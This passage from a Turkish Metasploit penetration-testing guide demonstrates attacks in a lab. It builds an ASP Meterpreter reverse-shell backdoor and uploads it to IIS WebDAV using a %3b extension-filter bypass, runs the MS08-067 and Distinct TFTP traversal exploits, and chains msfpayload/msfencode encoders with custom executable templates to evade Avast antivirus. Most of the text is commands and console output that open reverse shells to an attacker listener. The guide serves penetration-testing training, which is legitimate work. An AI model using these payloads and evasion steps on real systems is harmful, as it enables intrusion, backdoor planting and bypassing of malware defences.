--  ---
-----
   6  meterpreter x86/linux uid=1000, gid=1000, euid=1000, egid=1000, suid=1000,
sgid=1000 @ metasploitable 172.16.100.1:4444 -> 172.16.100.3:35761 (172.16.100.3)
```

#### Linux için Kendi Çalışan ELF Tipinde Payload ile Meterpreter Oturumu Oluşması

Bir diğer kendi çalışan Payload kullanım amacı ise web uygulaması veya web sunucusu güvenlik açıkları olabilmektedir. Bir PHP uygulamasına uzaktan dosya işletme açığı, WebDAV yazılabilir dizinine dosya yükleme veya bir uygulamada izin dışına çıkabilme açığı ile sıklıkla karşılaşılmaktadır. Bu durumda hedefe Payload aktarımı sonrasında bir çalıştırma yöntemi bulmak yeterli olabilmektedir.

Sıradaki örnek bir web sunucusundaki WebDAV servisi güvenlik açığının kullanımını içermektedir. Hedef sistemde Microsoft IIS Web sunucusu çalıştığı, WebDAV servisinin etkin olduğu ve yazılabilir bir izin bulunduğu saptanmıştır. Bu durumda hedefe bir dosya gönderimi mümkündür, web sunucusunun ASP desteği dikkate alındığında çalıştırma için de bir yöntemin olduğu farkedilecektir. Açığın kullanımı için Meterpreter ile ters bağlantı içeren bir Payload'u ASP tipinde hazırlayabilir ve hedefe gönderebiliriz. Web sunucusundan ilgili dosyayı çağırdığımızda ASP dosyası işlenecek ve Payload komutlarımız çalıştığı için oturumumuz sağlanacaktır.

Öncelikle **handler** modülü seçilecek ve Meterpreter için ters oturum seçeneği sağlayan Payload tanımlanarak çalıştırılacaktır. Hedefin denetmen sistemine bağlanabilmesi için IP adresi **LHOST** değişkenine, portu ise **LPORT** değişkenine atanacaktır.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > show options
Module options (exploit/multi/handler):
  Name Current Setting Required Description
  ----
Payload options (windows/meterpreter/reverse_tcp):
  Name Current Setting Required Description
  ----
  EXITFUNC process yes Exit technique: seh, thread, process, none
  LHOST 172.16.100.1 yes The listen address
  LPORT 4444 yes The listen port
Exploit target:
  Id Name
  --
  0 Wildcard Target
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 172.16.100.1:4444
[*] Starting the payload handler...
```

Kendi Çalışan Windows Meterpreter Payload'u için Handler'ın Hazırlanması

Payload üretimi esnasında da aynı bağlantı seçenekleri ve Meterpreter'ı seçilmektedir. Payload'un üretimi aşamasında ise tür olarak ASP uygulaması seçilmiştir, böylece hedef sistemde Web sunucusundan çağrıldığında doğrudan çalışabilecektir.

```
msf exploit(handler) > use payload/windows/meterpreter/reverse_tcp
msf payload(reverse_tcp) > info
  Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
  Module: payload/windows/meterpreter/reverse_tcp
  Version: 14774, 15548, 14976
  Platform: Windows
  Arch: x86
Needs Admin: No
Total size: 290
Rank: Normal

Provided by:
  skape <mmiller@hick.org>
  sf <stephen_fewer@harmonysecurity.com>
  hdm <hdm@metasploit.com>

Basic options:
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST     LHOST            yes       The listen address
LPORT     4444             yes       The listen port

Description:
  Connect back to the attacker, Inject the meterpreter server DLL via
  the Reflective Dll Injection payload (staged)

msf payload(reverse_tcp) > set LHOST 172.16.100.1
LHOST => 172.16.100.1
msf payload(reverse_tcp) > generate -h
Usage: generate [options]

Generates a payload.
OPTIONS:
  -E      Force encoding.
  -b <opt> The list of characters to avoid: '\x00\xff'
  -e <opt> The name of the encoder module to use.
  -f <opt> The output file name (otherwise stdout)
  -h      Help banner.
  -i <opt> the number of encoding iterations.
  -k      Keep the template executable functional
  -o <opt> A comma separated list of options in VAR=VAL format.
  -p <opt> The Platform for output.
  -s <opt> NOP sled length.
  -t <opt> The output format:
```

```
raw,ruby,rb,perl,pl,bash,sh,c,js_be,js_le,java,dll,exe,exe-small,elf,macho,vba,vba-exe,vbs,loop-vbs,asp,aspx,war,psh,psh-net
```

```
-x <opt> The executable template to use
```

```
msf payload(reverse_tcp) > generate -t asp -f /tmp/backdoor.asp
```

```
[*] Writing 613849 bytes to /tmp/backdoor.asp...
```

#### Windows için Kendi Çalışan ASP Tipinde Payload Hazırlanması

Üretilen **backdoor.asp** uygulaması ile istemiş olduğumuz Payload'u içeren 613849 byte veri hazırlanmış durumdadır. Sıradaki aşamamız dosyanın hedef sisteme gönderilmesidir ve bu amaçla Microsoft IIS web sunucusundaki WebDAV servisinin bir açığından faydalanılacaktır. Güvenlik açığının 3 sebebi bulunmaktadır; birincisi Microsoft IIS web sunucusunda WebDAV servisi etkindir, ikincisi WebDAV servisinin çalıştığı kullanıcının yazabilir haklara sahip olduğu bir izin vardır, üçüncüsü ise bu dizine gönderilen dosya tipindeki uzantı engeli %3b karakteri ile aşılabilmektedir. Gönderilecek dosya **backdoor.asp** yerine **backdoor.asp%3b.jpg** ismiyle gönderildiğinde sunucuya aktarımı başarıyla gerçekleşmektedir. Microsoft IIS üzerindeki bağlantı ile çağrıldığında ise **%3b** ifadesi ; anlamına geldiği için satırı sonlandırmakta ve uzantı olarak **asp** ciddiye alınmaktadır. WebDAV servisine dosya gönderimi için **Cadaver** WebDAV istemcisi kullanılabilir.

```
# cadaver 172.16.100.2
dav:/> put /tmp/backdoor.asp backdoor2.asp%3b.jpg
Uploading /tmp/backdoor.asp to `/backdoor2.asp%253b.jpg':
Progress: [=====] 100,0% of 613849 bytes succeeded.
dav:/> ls
Listing collection `/' : succeeded.
Coll:  _vti_bin                0  Kas  5 15:08
Coll:  _vti_script             0  Kas  5 15:08
Coll:  aspnet_client           0  Kas  5 15:09
Coll:  images                  0  Kas  5 15:08
      _vti_inf.html            1754  Kas  5 15:08
      backdoor.asp%3b.jpg      613849  Kas 29 21:42
      iisstart.htm             1433  Şub 21 2003
      pagerror.gif             2806  Şub 21 2003
      postinfo.html            2445  Kas  5 15:08
```

#### Cadaver ile WebDAV Servisine Dosya Aktarımı

Son aşama olarak ise <http://172.16.100.2/backdoor.asp.jpg> adresi ziyaret edilerek Meterpreter oturumu alınmaktadır.

```
msf payload(reverse_tcp) >
[*] Sending stage (752128 bytes) to 172.16.100.2
[*] Meterpreter session 7 opened (172.16.100.1:4444 -> 172.16.100.2:1638) at 2012-11-29 22:12:25 +0200
```

#### Çağrılan Bağlantı Sonrasında Elde Edilen Oturumun Ekran Görüntüsü

#### 4.6.2 Payload'ların Dönüştürülmesi ve Kodlanması

Payload'ların belirli koşullarda farklı türde içeriğe döndürülmesi gerekebilmektedir; işletim sistemi mimarisine, çalıştırılacak platformdaki güvenlik önlemlerine, exploit'in tipine ve kullanılacak kabuk koduna bağlı olarak kodlayıcı (Encoder) kullanımı söz konusudur. Örneğin kabuk kodunun içinde kullanılmaması gereken ve exploit'in çalıştırma esnasında hata üretmesine neden olan karakterler (örn. \x00) kodlayıcılar kullanılarak giderilebilir. Payload üretirken veya exploit çalıştırırken gerekli olan kodlayıcı seçilebilir, ilgili kodlayıcı ile bahsi geçen sorunlardan büyük ölçüde kurtulmak mümkün olur.

Aşağıdaki örnekte güncel **Avast Anti-Virus** yazılımı bir Windows XP SP2 yüklü bir sisteme **ms08\_067\_netapi** exploit'i kullanılarak sızılmaya çalışılacaktır. Kullanılacak kodlayıcının seçimi çalıştırma aşamasında belirlenebilmektedir. Varolan kodlayıcıların görülebilmesi için **show encoders** komutu verilmeli; tercih edilecek kodlayıcı ise **ENCODER** değişkeni veya **exploit -e** ile tanımlanmalıdır. Örnek kodlayıcı için **"Jump/Call XOR Additive Feedback Encoder"** seçilmiştir ve **Avast Anti-Virus** yazılımı bir hata üretmemiş, oturum başarılı bir şekilde elde edilmiştir. Her kodlayıcının her tür exploit ile çalışacağı varsayılmamalı, işlemci mimarisi ve işletim sistemi gereklilikleri dikkate alınmalıdır.

```
msf exploit(ms08_067_netapi) > show options
```

```
Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST	172.16.100.4	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique: seh, thread, process, none
LHOST	172.16.100.1	yes	The listen address
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
--	----
0	Automatic Targeting

```
msf exploit(ms08_067_netapi) > show encoders
```

#### Compatible Encoders

```
=====
```

Name	Disclosure Date	Rank	Description
----	-----	----	-----
cmd/generic_sh		good	Generic Shell Variable
Substitution Command Encoder			
cmd/ifs		low	Generic \${IFS} Substitution
Command Encoder			
cmd/printf_php_mq		manual	printf(1) via PHP
magic_quotes Utility Command Encoder			
generic/none		normal	The "none" Encoder
mipsbe/longxor		normal	XOR Encoder
mipsle/longxor		normal	XOR Encoder
php/base64		great	PHP Base64 Encoder
ppc/longxor		normal	PPC LongXOR Encoder
ppc/longxor_tag		normal	PPC LongXOR Encoder
sparc/longxor_tag		normal	SPARC DWORD XOR Encoder
x64/xor		normal	XOR Encoder
x86/alpha_mixed		low	Alpha2 Alphanumeric
Mixedcase Encoder			
x86/alpha_upper		low	Alpha2 Alphanumeric
Uppercase Encoder			
x86/avoid_underscore_tolower		manual	Avoid underscore/tolower
x86/avoid_utf8_tolower		manual	Avoid UTF8/tolower
x86/call4_dword_xor		normal	Call+4 Dword XOR Encoder
x86/context_cpuid		manual	CPUID-based Context Keyed
Payload Encoder			
x86/context_stat		manual	stat(2)-based Context Keyed
Payload Encoder			
x86/context_time		manual	time(2)-based Context Keyed
Payload Encoder			
x86/countdown		normal	Single-byte XOR Countdown
Encoder			
x86/fnstenv_mov		normal	Variable-length Fnstenv/mov
Dword XOR Encoder			
x86/jmp_call_additive		normal	Jump/Call XOR Additive
Feedback Encoder			
x86/nonalpha		low	Non-Alpha Encoder
x86/nonupper		low	Non-Upper Encoder
x86/shikata_ga_nai		excellent	Polymorphic XOR Additive
Feedback Encoder			
x86/single_static_bit		manual	Single Static Bit
x86/unicode_mixed		manual	Alpha2 Alphanumeric Unicode
Mixedcase Encoder			
x86/unicode_upper		manual	Alpha2 Alphanumeric Unicode
Uppercase Encoder			



```
msf exploit(ms08_067_netapi) > exploit -e x86/jmp_call_additive
[*] Started reverse handler on 172.16.100.1:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:Turkish
[*] Selected Target: Windows XP SP2 Turkish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 172.16.100.4
[*] Meterpreter session 21 opened (172.16.100.1:4444 -> 172.16.100.4:1075) at 2012-12-12
12:34:40 +0200
```

#### JMP\_Call\_Additive Kodlayıcısı ile MS08-067 Exploit'i Kullanımı

Açığın kullanımı esnasında doğrudan belleğe yazılıyorsa veya Anti-Virüs yazılımı bellekte yapılan **DLL Injection** temelli kabuk çalıştırmalara karşı da başarılı sonuçlar üretiyorsa, kullanılabilecek olan kodlayıcı daha kararlı ve Polimorfik olan **Shikata Ga Nai** ile değiştirilebilir. Ancak günümüz Anti-Virüs yazılımlarının neredeyse tamamı diske yazılan verileri ve Polimorfik üretilmiş olsa bile kabuk kodlarını başarılı biçimde saptayabilmektedir. Anti-Virüs yazılımlarına yakalanmamak adına ve hedef sistemde kanıt bırakmamak adına, diske yazmayı gerektiren exploit'lerden büyük ölçüde uzak durulmalıdır. Tabi ki sadece bellek işlemleriyle Anti-Virüs yazılımlarını atlatmak mümkün olmayacaktır, bu amaçla birkaç adım daha atılması gereklidir.

Aşağıdaki örnekte aynı hedef sisteme, diske dosya yazılmasını gerektiren bir exploit ile sızılmaya çalışmış ve kodlayıcı olarak **Shikata Ga Nai** seçilmiştir. Kullanılan exploit ile TFTPWIN TFTP sunucusunda bulunan izin dışına çıkma açığı kullanılmış; ancak **Avast Anti-Virus** yazılımı, yüklenen bileşeni karantinaya almış ve sızma işlemi gerçekleşmemiştir.

```
msf exploit(distinct_tftp_traversal) > show options

Module options (exploit/windows/tftp/distinct_tftp_traversal):
  Name      Current Setting  Required  Description
  ----      -
  DEPTH     10               no        Levels to reach base directory
  RHOST     172.16.100.4     yes       The remote TFTP server address
  RPORT     69               yes       The remote TFTP server port

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique: seh, thread, process, none
  LHOST     172.16.100.1     yes       The listen address
  LPORT     4446             yes       The listen port
```

```
Exploit target:
```

```
Id  Name
```

```
--  ----
```

```
0    Distinct TFTP 3.10 on Windows
```

```
msf exploit(distinct_tftp_traversal) > exploit -e x86/shikata_ga_nai
```

```
[*] Started reverse handler on 172.16.100.1:4446
[*] 172.16.100.4:69 - Uploading executable (73802 bytes)
[*] Started TFTP client listener on 0.0.0.0:56670
[*] Listening for incoming ACKs
[*] WRQ accepted, sending the file.
[*] Source file: (Data), destination file:
../../../../../../../../../../../../WINDOWS\system32\WdQ0Vs.exe
[*] Sending 73802 bytes (145 blocks)
[*] Sent 512 bytes in block 1
[*] Sent 512 bytes in block 2
[*] Sent 512 bytes in block 3
[*] Sent 512 bytes in block 4
...KISALTILDI...
[*] Sent 512 bytes in block 141
[*] Sent 512 bytes in block 142
[*] Sent 512 bytes in block 143
[*] Sent 512 bytes in block 144
[*] Sent 74 bytes in block 145
[*] Transferred 73802 bytes in 145 blocks, upload complete!
[*] 172.16.100.4:69 - Uploading .mof...
[*] Started TFTP client listener on 0.0.0.0:21761
[*] Listening for incoming ACKs
[*] WRQ accepted, sending the file.
[*] Source file: (Data), destination file:
../../../../../../../../../../../../WINDOWS\system32\wbem\mof\UvpqYDsYeBQ.mof
[*] Sending 2197 bytes (5 blocks)
[*] Sent 512 bytes in block 1
[*] Sent 512 bytes in block 2
[*] Sent 512 bytes in block 3
[*] Sent 512 bytes in block 4
[*] Sent 149 bytes in block 5
[*] Transferred 2197 bytes in 5 blocks, upload complete!
```

Shikata\_Ga\_Nai Kodlayıcısı ile Distinct TFTP Dir Traversal Exploit'inin Başarısız Kullanımı

**Avast Anti-Virus**, TFTP sunucusu üzerinden **c:\windows\system32\wdqovs.exe** adresine yüklenen Payload'u saptamış ve kötü niyetli yazılım olarak değerlendirerek karantinaya almıştır. Bu nedenle ilgili Payload çalıştırılamamış ve exploit işlemi başarısız olmuştur.

The screenshot shows the TFTP Server TFTPWIN application window. The main window has a menu bar with 'System', 'Transmission', and 'Help'. Below the menu bar is a toolbar with various icons. The main area displays a table of file transfers:

	IP	Status	Rate	File	File size	Progress	%	Started at
✓	172.16.100.1	Finished		wdqovs.exe	--	72.07 KB	--	00:02:45
✓	172.16.100.1	Finished		uvpqysyebq.mof	--	2.15 KB	--	00:02:48

At the bottom of the window, there is a status bar with a green circle icon and the text 'Server turned-on'.

Overlaid on the bottom right of the window is an Avast! malware warning dialog box. The dialog box has a red header with the text 'MALWARE ENGELLENDİ'. The main text reads: 'avast! Dosya sistemi kalkanı bir tehlikeyi engelledi. Başka bir hamle gerekmemektedir.' Below this, there is a list of details: 'Nesne: C:\windows\system32\wdqovs.exe', 'Hasar: Win32:SwPatch [Wrm]', 'Hareket: Karantinaya taşındı', and 'İşlem: C:\Program Files\Tftpd\Win\Tftpd.exe'. At the bottom of the dialog box, there is a button labeled 'Dosyayı yanlış pozitif olarak raporla'.

Avast Anti-Virus Yazılımı ve Saptanan Payload'un Karantinaya Alınması

### 4.6.3 Güvenlik Teknolojilerinin Atlatılması


Yukarıdaki ilk örnekte görüleceği üzere güncel **Avast Anti-Virus** yazılımı, Windows XP SP2 yüklü bir sisteme **ms08\_067\_netapi** exploit'i kullanımını engelleyememiştir. Ancak bu durum bir başka Anti-Virus'ün de engelleyemeyeceği anlamına gelmemelidir. Kullanılan örnek kodlayıcı olan "**Jump/Call XOR Additive Feedback Encoder**" Payload'un saptanması için ek bir koruma sağlayamamaktadır, bu noktada aynı kodlayıcıyı hata üreten exploit ile kullanarak doğrulayabiliriz.

```
msf exploit(distinct_tftp_traversal) > exploit -e x86/jmp_call_additive
```

```
[*] Started reverse handler on 172.16.100.1:4446
[*] 172.16.100.4:69 - Uploading executable (73802 bytes)
[*] Started TFTP client listener on 0.0.0.0:53675
[*] Listening for incoming ACKs
[*] WRQ accepted, sending the file.
[*] Source file: (Data), destination file:
../../../../../../../../WINDOWS\system32\UhgyKiF.exe
[*] Sending 73802 bytes (145 blocks)
[*] Sent 512 bytes in block 1
[*] Sent 512 bytes in block 2
...KISALTILDI...
[*] Sent 512 bytes in block 142
[*] Sent 512 bytes in block 143
[*] Sent 512 bytes in block 144
[*] Sent 74 bytes in block 145
[*] Transferred 73802 bytes in 145 blocks, upload complete!
[*] 172.16.100.4:69 - Uploading .mof...
[*] Started TFTP client listener on 0.0.0.0:35075
[*] Listening for incoming ACKs
[*] WRQ accepted, sending the file.
[*] Source file: (Data), destination file:
../../../../../../../../WINDOWS\system32\wbem\mof\PyDJAG.mof
[*] Sending 2195 bytes (5 blocks)
[*] Sent 512 bytes in block 1
[*] Sent 512 bytes in block 2
[*] Sent 512 bytes in block 3
[*] Sent 512 bytes in block 4
[*] Sent 147 bytes in block 5
[*] Transferred 2195 bytes in 5 blocks, upload complete!
```

```
msf exploit(distinct_tftp_traversal) >
```

JMP\_Call\_Additive Kodlayıcısı ile Distinct TFTP Dir Traversal Exploit'inin Başarısız Kullanımı



Avast Anti-Virus'ün JMP\_Call\_Additive ile Kodlanan Payload'u Saptaması

Eğer bir Anti-Virus yazılımının diske yazılacak Payload'ların saptayamaması isteniyorsa birçok yöntem birarada kullanılmaktadır. İlk yöntemlerden biri halen bazı Anti-Virus yazılımlarına karşı çözüm üretebilmektedir. Ardışık, çok sayıda ve birbirinden farklı kodlayıcıların kullanımı sonucunda Payload'un farklılaştırılması ilk aşamalı korumadır. Daha sonra anlatılacak olan yöntemler uygulansa bile, kodlayıcı ile farklılaştırma Payload'un değiştirilmesi adına önemli ve gerekli bir adımdır.

**Msfpayload** uygulaması Metasploit Framework içinde yeralan Payload'ların tek başına oluşturulması adına kullanışlı bir araçtır. Bir Payload'u istenen seçenekler ile ham veya çalıştırılabilir olarak hazırlamaktadır. Payload üretimi aşamasında görülen **generate** komutu gibi dosyayı harici olarak sunabilmektedir, ancak kodlama desteği bulunmamaktadır. Bu amaçla **msfencode** kullanılabilir; Payload'un ham girdi olarak sunulması, sonrasında istenen kodlayıcıların, şablonların ve çıktı biçiminin seçilmesi ile çalıştırılabilir bir Payload üretebilir. **Msfencode** ile çok sayıda kodlama kullanımı Payload'un farklılaştırılması adına önemlidir, ancak tek başına yeterli olmayabilir.

Aşağıdaki örnekte, komut satırından **msfpayload** ile **windows/meterpreter/reverse\_tcp** Payload'unun **172.16.100.1** IP adresinin **4450** TCP portuna bağlanacağı bir ham içerik oluşturulması istenmiştir. Verilen **R** parametresi ham içerik içindir, eğer kodlama işlemine tabi tutulmayacaksa istenen çıktı çalıştırılabilir veya bir betik dilinde yorumlanacak biçimde istenebilir. **Msfencode** ise kodlama işlemi için kullanılmıştır; ilk kullanımda **Shikata Ga Nai** kodlayıcısının 8 sefer kullanımı ile çıktının ham olarak üretilmesi, ikinci kullanımda ise **JMP Call Additive** kodlayıcısının 8 sefer kullanımı ile **/tmp/raw10.exe** adresine çalıştırılabilir bir uygulama oluşturması istenmiştir.

```

$ ./msfpayload -h
  Usage: ./msfpayload [<options>] <payload> [var=val]
  <[S]ummary|C|[P]erl|Rub[y]||[R]aw|[J]s|e[X]e|[D]ll|[V]BA|[W]ar>

OPTIONS:
  -h          Help banner
  -l          List available payloads

$ ./msfencode -h
  Usage: ./msfencode <options>

OPTIONS:
  -a <opt>    The architecture to encode as
  -b <opt>    The list of characters to avoid: '\x00\xff'
  -c <opt>    The number of times to encode the data
  -d <opt>    Specify the directory in which to look for EXE templates
  -e <opt>    The encoder to use
  -h          Help banner
  -i <opt>    Encode the contents of the supplied file path
  -k          Keep template working; run payload in new thread (use with -x)
  -l          List available encoders
  -m <opt>    Specifies an additional module search path
  -n          Dump encoder information
  -o <opt>    The output file
  -p <opt>    The platform to encode for
  -s <opt>    The maximum size of the encoded data
  -t <opt>    The output format:
raw,ruby,rb,perl,pl,bash,sh,c,js_be,js_le,java,dll,exe,exe-small,elf,macho,vba,vba-exe,vbs,loop-vbs,asp,aspx,war,psh,psh-net
  -v          Increase verbosity
  -x <opt>    Specify an alternate executable template

$ msfpayload windows/meterpreter/reverse_tcp LHOST=172.16.100.1 LPORT=4450 R | msfencode
-e x86/shikata_ga_nai -c 8 -t raw | msfencode -e x86/jmp_call_additive -c 8 -t exe -o
/tmp/raw10.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

```

```
[*] x86/shikata_ga_nai succeeded with size 398 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 425 (iteration=5)
[*] x86/shikata_ga_nai succeeded with size 452 (iteration=6)
[*] x86/shikata_ga_nai succeeded with size 479 (iteration=7)
[*] x86/shikata_ga_nai succeeded with size 506 (iteration=8)
[*] x86/jmp_call_additive succeeded with size 537 (iteration=1)
[*] x86/jmp_call_additive succeeded with size 569 (iteration=2)
[*] x86/jmp_call_additive succeeded with size 601 (iteration=3)
[*] x86/jmp_call_additive succeeded with size 633 (iteration=4)
[*] x86/jmp_call_additive succeeded with size 665 (iteration=5)
[*] x86/jmp_call_additive succeeded with size 697 (iteration=6)
[*] x86/jmp_call_additive succeeded with size 729 (iteration=7)
[*] x86/jmp_call_additive succeeded with size 761 (iteration=8)
```

Shikata Ga Nai ve JMP\_Call\_Additive ile 8 Sefer Kodlanan Payload'un Oluşturulması

Hazırlanan Payload'un bazı Anti-Virus yazılımları tarafından saptanamaması mümkündür ancak birçok güncel yazılım tarafından saptanacaktır. Güncel **Avast Anti-Virus** yazılımı için sonuç aşağıda görüleceği üzere olumsuzdur, Payload karantinaya alınmıştır.



Avast Anti-Virus'ün Farklı Kodlayıcılar ile 8 Sefer Kodlanan Payload'u Saptaması

Bu noktada kullanılabilecek ek bir yöntem de şablon çalıştırılabilir dosyaların yeniden düzenlenmesidir. Bir sefer yapılacak bu tür bir düzenleme ile Anti-Virüs yazılımına rastlanılabilecek gerekli durumlarda, düzenlenmiş şablon çalıştırılabilir dosya kullanılabilir. **MetasploitDizini/data/templates/src** adresinde kullanılmakta olan EXE, DLL, ELF ve Mach-O ikilik dosyalarının kaynak kodları yer almaktadır. Kaynak kodlar içine eklenecek rastgele birkaç bilgi ve kodun derlenmesi ile şablon çalıştırılabilir dosya oluşturulabilir.

Oluşturulacak şablon dosyaların kullanımı exploit işlemi esnasında **set EXE::Template dosyaadi.exe** ve **set EXE::Path /sablon/dosya/dizini** biçiminde tanımlanabilir, aşağıda kullanılabilecek diğer **EXE::** parametreleri de yer almaktadır.

```
msf exploit(psexec) > set EXE::  
set EXE::Custom      set EXE::FallBack  set EXE::Inject      set EXE::OldMethod  
set EXE::Path        set EXE::Template
```

Payload'un **msfconsole** içinden üretilmesinde veya **msfencode** ile kodlanması aşamasında ise **-x** parametresi kullanılarak, özel hazırlanmış şablon çalıştırılabilir dosya tanımlanabilir.

Aşağıda örnek olarak Metasploit Framework tarafından kullanılan PE (Çalıştırılabilir Windows İkili Dosyası) çalıştırılabilir dosyasının kaynak kodu yer almaktadır. Kodun içine **PAYLOAD** değişkenini değiştirmeden eklenecek bazı işlevsiz özellikler veya fonksiyon kullanımları ile özel çalıştırılabilir şablon hazırlanabilir. Belirtilen kaynak kod ilgili platform için bir derleyici ile derlenirse çalıştırılabilir özel bir şablon elde edilebilir ve yukarıda belirtildiği üzere kullanılabilir.

```
$ cat METASPLOITDIZINI/data/templates/src/pe/exe/template.c  
#include <stdio.h>  
  
#define SCSIZE 4096  
char payload[SCSIZE] = "PAYLOAD:";  
  
char comment[512] = "";  
  
int main(int argc, char **argv) {  
    (*(void (*)(void)) payload)();  
    return(0);  
}
```

Metasploit Framework PE Şablonunu Kaynak Kodu

Bir başka kullanılabilecek yöntem ise **Metasm** kullanımı ile oluşturulan Payload'un **dissamble** edilmesi, düzenlenmesi ve **peencode** edilerek kullanıma hazırlanmasıdır. Aşağıda sunulan iki bağlantıda yukarıda anlatılan her iki Payload düzenleme türü için de detaylı bilgi bulunmaktadır. Ancak şu unutulmamalıdır; Payload denetmene özel olmadıkça Anti-Virus yazılımları tarafından saptanacaktır. Aşağıdaki bağlantılarda bahsedilen yöntemler, yukarıda açıklanan şablon düzenlenmesi, Payload'un farklı kodlayıcılardan geçirilmesi veya bu kitaptaki tüm yöntemler Anti-Virüs Üreticileri tarafından da kullanılmaktadır, bu nedenle artık geçersizdir. Bununla beraber özelleştirilmiş çalıştırılabilir dosya ve çoklu kodlama yakalanma riskini ciddi biçimde azaltacaktır.



### Çalıştırılabilir Dosya Şablonunun Düzenlenmesi için Aşağıdaki Makaleler İncelenebilir

- Using a Custom Executable to Bypass Antivirus  
[http://dev.metasploit.com/redmine/projects/framework/wiki/Using\\_a\\_Custom\\_Executable\\_to\\_Bypass\\_AV](http://dev.metasploit.com/redmine/projects/framework/wiki/Using_a_Custom_Executable_to_Bypass_AV)
- Using Metasm To Avoid Antivirus Detection (Ghost Writing ASM)  
<http://www.pentestgeek.com/2012/01/25/using-metasm-to-avoid-antivirus-detection-ghost-writing-asm/>
- The Odd Couple: Metasploit and Antivirus Solutions  
<https://community.rapid7.com/community/metasploit/blog/2012/12/14/the-odd-couple-metasploit-and-antivirus-solutions>

## 5 Metasploit Modülleri Geliştirme

### 5.1 Exploit Geliştirme

Exploit geliştirme süreci çok çeşitli ve değişkendir; bellek taşmaları, aktarım belleği taşmaları, hesaplama hataları, basitçe dosya yüklenmesi ve çalıştırılması, uzak veya yerel bir dosyanın yorumlayıcıya işletilmesi en sık karşılaşılan exploit türleridir. Ancak ulaşılmak istenen noktanın hedef sistemde komut çalıştırmak olduğu unutulmamalıdır. Exploit geliştirmenin yöntemleri, bellek taşması yöntemleri, koruma yöntemlerinin aşılması gibi konular oldukça karışıktır ve temel bilgi düzeyinden fazlasını gerektirir. Bu nedenle belgenin bu bölümünde sadece Metasploit Framework bileşenlerinin kavranması, bir exploit'in bileşenlerinin neler olduğu ve basit bir exploit'in nasıl yazılacağına odaklanılacaktır. Diğer konular ise ileride yazılabilecek Exploit Geliştirme Yöntemleri veya Genel Exploit'lerin Metasploit Framework'e Aktarılması başlıklı belgelerin konusu olabilecektir.

Metasploit Framework'ün en önemli özelliği Exploit Geliştirme konusunda örnekler, araçlar, hazır kabuk kodları ve kodlayıcılar sunmasıdır. Exploit Geliştirme örneğimizde; hedeflediğimiz sistemde özel bir sebepten dolayı çalışmayan bir Metasploit Exploit'ini değiştirerek çalışabilir hale getireceğiz. Bu esnada Exploit bileşenlerini ve içeriğini de açıklayacağız.

